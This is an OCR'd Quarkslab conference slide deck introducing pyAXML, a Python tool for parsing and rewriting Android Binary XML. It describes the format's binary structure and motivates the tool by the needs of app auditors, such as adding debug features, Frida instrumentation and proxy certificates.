PYAXML

AXML unraveled: Exploring with pyAXML and a smile

Benoît FORGETTE (MadSquirrel)

01/06/2024

Quarkslab

Who am I ? Contributions ?


Benoît FORGETTE
Software and hardware Security Researcher
topic (Hardware/Android)

Contributions


- A well documented AXML format
- A pythonic tool to manipulate AXML
- A tool to modify APK and add some debug feature
- A Protobuf serilization tool ready for fuzzing
- A vulnerability and its fix on Androguard

What is AXML (Android Binary XML)


Application structure




Application structure



Build process



Extract process



So what is an AXML file

An AXML is an **internal format** used by applications

Axml is used to store **resource information** like:

- Strings to handle multi language
- Custom user data
- Certificate

Axml is use to store **metadata** information inside a special AXML file, **AndroidManifest**:

- Used and created permissions
- Exported activities
- Exported services
- Exported Broadcast receivers
- Providers
- etc.

Which tool can handle AXML ?

	Androguard	Axmldec	Axml	Xml2axml	Axml.js	Pyaxml
Reader	✓	✓	✓	✓	✓	✓
Writer	🟥	🟥	🟥	✓	✓	✓
Language	Python	C++	C	Java	NodeJs	Python
Scripting	✓	🟥	🟥	🟥	🟥	✓
Serializable	🟥	🟥	🟥	🟥	🟥	✓

The need


Help auditors modify the content of the Android application:

- Add a **debug feature** to set breakpoints
- **Inject a DBI** like Frida to enable dynamic analysis
- Add new resources, such as network configuration, to inject a **proxy certificate** and assist in **analyzing network communication**
- ...

These tasks are typically done on a rooted Android device, but if we incorporate these features directly into the application, there will be no need to root Android phone.

[*] **Frida**: https://frida.re/


The need




The need

Apktool can break some links to resources during the extraction.

Apktool can't rebuild the application without these lost link.



The need




Apktool can be used to extract the application without resource equivalent to unzip

Apktool can rebuild it but all XML files are encoded to AXML

Let's go dig deeper AXML

AXML in on figure



AXML File		
AXMLHeader	RES_XML_TYPE	8
String blocks		
Resource Map		
Resource XML		

type	ResType	2	RES_XML_TYPE
hnd_size	u32	4	8
size	u16	2	

AXMLHeader_STRING_POOL

stringoffsets

styleoffsets

stringblocks

styleblocks

AXMLHeader

resourceids

XMLElement

...

XMLElement

AXMLHeader	RES_STRING_POOL_TY	28
len_stringblocks	u32	4
len_styleblocks	u32	4
flags	u32	4
stringoffset	u32	4
styleoffset	u32	4

stringoffset	i32	4
...		
stringoffset	i32	4

styleoffset	i32	4
...		
styleoffset	i32	4

StringBlock

...

StringBlock

StyleBlock

...

StyleBlock

resourceid	u32	4
...		
resourceid	u32	4

ResXMLStartElement

ResXMLEndElement

ResXMLStartNamespace

ResXMLEndNamespace

size	u16	2
data	string	...

encoding

Strings encode example
if UTF8 flag enable
\x03\x03\x61\x62\x63\x00...
if UTF16 flag enable
\x03\x00\x61\x00\x62\x00\x63\x00...

AXMLHeader	RES_XML_ST_ELT_TYP	16	
ResXML			
